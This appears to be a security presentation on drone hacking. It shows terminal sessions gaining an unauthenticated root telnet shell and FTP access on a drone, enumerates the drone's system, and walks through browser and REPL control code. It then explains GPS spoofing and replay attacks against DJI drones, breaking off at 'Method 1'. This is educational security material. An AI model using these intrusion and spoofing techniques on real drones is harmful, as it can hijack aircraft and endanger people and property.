
```
root@kali:~# ftp 192.168.1.1
Connected to 192.168.1.1.
220 Operation successful
Name (192.168.1.1:root):
230 Operation successful
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Operation successful
150 Directory listing
drwxr-xr-x    2 0        0             160 Apr 26 11:50 boxes
drwxr-xr-x    2 0        0             160 Apr 26 22:34 images
-rw-r--r--    1 0        0           48186 Jan  1  2000 police-notice.html.gz
drwxr-xr-x    2 0        0             160 Apr 26 22:34 videos
226 Operation successful
ftp> 
```

Open telnet Connection – root shell running BusyBox



```
root@kali:~# telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.



BusyBox v1.14.0 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls
bin       etc       home      mnt       sbin      update
data      factory   lib       proc      sys       usr
dev       firmware  licenses  root      tmp       var
# cd bin
# ls
US00_check                grep                      pwd
ash                       gunzip                    random_ip
bashproxy                 gzip                      random_mac
board_check               hostname                  repairBoxes
busybox                   init_gpios.sh             repairMicronesie.sh
cat                       ip                        reset_config.sh
check_update.sh           ipcalc                    rm
checkplf                  kill                      rmdir
```

Video: Power-Off Drone




File Edit View Search Terminal Help


```
root@kali:~# telnet 192.168.1.1
```

KALI LINUX
The quieter you become, the more you are able to hear
root@kali: ~

CPU and RAM Info




```
# cat /proc/cpuinfo
Processor       : ARMv7 Processor rev 2 (v7l)
BogoMIPS        : 996.74
Features        : swp half thumb fastmult vfp edsp neon vfpv3
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x3
CPU part        : 0xc08
CPU revision    : 2

Hardware        : mykonos2 board
Revision        : 0006
Serial          : 0000000000000000
# 
```




```
# free
             total         used         free       shared      buffers
  Mem:      118192        99936        18256            0            0
 Swap:           0            0            0
Total:      118192        99936        18256
#
```

All programs run under the root account



```
# ps
  PID USER       VSZ STAT COMMAND
    1 root      2736 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [watchdog/0]
    5 root         0 SW   [events/0]
    6 root         0 SW   [khelper]
   10 root         0 SW   [async/mgr]
   13 root         0 SW   [suspend]
  194 root         0 SW   [sync_supers]
  196 root         0 SW   [bdi-default]
  198 root         0 SW   [kblockd/0]
  206 root         0 SW   [omap2_mcspi]
  213 root         0 SW   [ksuspend_usbd]
  218 root         0 SW   [khubd]
  221 root         0 SW   [kseriod]
  230 root         0 SW   [twl4030-irqchip]
  231 root         0 SW   [twl4030-irq]
  244 root         0 SW   [kmmcd]
  263 root         0 SW   [rpciod/0]
  278 root         0 SW   [mboxd/0]
  283 root         0 SW   [khungtaskd]
  284 root         0 SW   [kswapd0]
  286 root         0 SW   [aio/0]
```

Disk Space



```
# df -h
Filesystem                Size      Used Available Use% Mounted on
ubi1:system              26.3M     14.1M     10.9M  56% /
tmp                      57.7M    636.0K     57.1M   1% /tmp
dev                      57.7M         0     57.7M   0% /dev
ubi0:factory              4.8M     92.0K      4.4M   2% /factory
ubi2:update              13.2M     28.0K     12.5M   0% /update
ubi2:data                53.5M    608.0K     50.2M   1% /data
#
```

Controlling Drone from your Laptop Browser

1) Install the node.js interpreter

```
sudo apt-get install node
```

2) Clone the project's git repository

```
git clone https://github.com/functino/drone-browser.git
```

3) Connect your computer to the drone's Wi-Fi network

4) Run the code:

```
node ./server.js
```

5) Connect your browser to the node server by pointing it to
http://localhost:3001

Controlling Drone from Laptop

- Not as easy and flexible as your smartphone

- Write some javascript code that can be interpreted as an instruction to Fly the Drone

- Begin by creating a file called repl.js:

```
var arDrone = require('ar-drone');
var client  = arDrone.createClient();
client.createRepl();
```

Code to take off, spin clockwise, and land

```
node ./repl.js
// Make the drone takeoff
drone> takeoff()
true
// Wait for the drone to takeoff
drone> clockwise(0.5)
0.5
// Let the drone spin for a while
drone> land()
true
// Wait for the drone to land
```

DJI Phantom 3 Professional Drone

DJI App maintains database of No Fly Zone

On iOS devices it has database - .flysafeplaces.db

It contains more than 10,000 entries of location which are marked as No Fly Zones.

What If DJI Phantom gets attacked by GPS Spoofing and gets landed in No Fly Zone?

GPS Spoofing

Civil GPS is the most popular unauthenticated protocol in the world.

GPS Spoofing Impact

Image Source: Wired

US Border Patrol Drones Hacked by Drug Cartels

Heavy reliance on civilian GPS

- Vehicular navigation and aviation
- Time synchronization; time stamping in security videos, financial, telecommunications and computer networks.
- Track trucks, cargoes, and goods under GPS surveillance.
- Courts rely on criminals being correctly tracked by GPS.

Civil GPS Signals

- detailed structure but no built-in defense

- Susceptible to spoofing attacks which make GPS receivers in range believe that they reside at locations different than their real physical location.

- The drone’s GPS receiver is one of the biggest weaknesses, being dependent on the unencrypted civilian GPS.

(Military v/s Civilian) GPS Signals

- Civilian GPS signals were never intended for safety and security-critical applications.
- Unlike military GPS signals, civilian GPS signals are not encrypted or authenticated.
- In civilian GPS, the signals are spread using publicly known spreading codes.
- The codes used for military GPS are kept secret; they serve for signal hiding and authentication.

Major Loopholes in GPS System

- Receiver is unable to distinguish the spoofed signal from the authentic one

- GPS Signals are not encrypted

How GPS System Works?

- GPS is a broadcast-only system

- A GPS receiver listens to signals from orbiting satellites.


- Calculates how far Receiver is from each satellite by measuring the time of flight of that signal.

- More precisely, it measures the difference between the time of flight between a multitude of signals from different satellites.

Controller sets the program based on GPS Co-ordinates in the Drone where to fly, stop etc.

University of Texas, Austin - Radionavigation Laboratory


Drone Controller receiving Signals from Satellite



How exactly GPS Signals are received

- A timing pulse is sent from a satellite represents a certain distance from the satellite.
- Each satellite is going to be a different distance from the receiver.
- A sphere around the satellite represents the time for that signal to arrive at the receiver.
- Two spheres (representing two satellites) intersecting make a circle where they intersect.
- Three intersecting spheres (plus the earth) make three circles that intersect to give an actual position in three-dimensional space.

Orbiting GPS Satellite helps the Drone to locate the path and destination Three Dimensionally




University of Texas, Austin - Radionavigation Laboratory

Almanac and Ephemeris

- Tell receiver about the orbits and other parameters of the constellation.
- Each satellite for the whole constellation of satellites broadcasts the almanac which is very long-lived and is updated every day.
- Ephemeris data frequently updated, usually every hour or so.
- When a receiver first powers on, the first thing it must do is to download an entire almanac and ephemeris from what is termed a "cold start."
- Once this almanac is downloaded, a receiver will then obtain ephemeris data from every nearby satellite to fix position.

GPS Spoofing Scenario

Hacker’s Spoofing device will be mistakenly considered as legitimate Controller instead of Authentic Controller.



GPS Spoofing attack

To spoof a GPS receiver:

- Attacker must simulate the same signal that an authentic SV transmits.
- May include spoofed information regarding the almanac and ephemeris data that a receiver is listening for.
- In most cases, the victim will have been receiving legitimate GPS signals when the spoofing attack starts.
- Important to know the required *precision* of the spoofing signal such that the victim seamlessly switches lock from the legitimate GPS signal to the attacker's spoofing signal.

Attack Method - Replay attack

Record an authentic signal captured from a satellite and then replay it with an additional delay.

- By altering the observed time-of-flight of the signal, a receiver can be convinced that it's farther away from a satellite than it actually is.
- This technique simply requires real-time views of the satellites overhead along with a transmitter that can overpower the signals received directly from the satellite.

Getting GPS Signals in two ways

Method 1

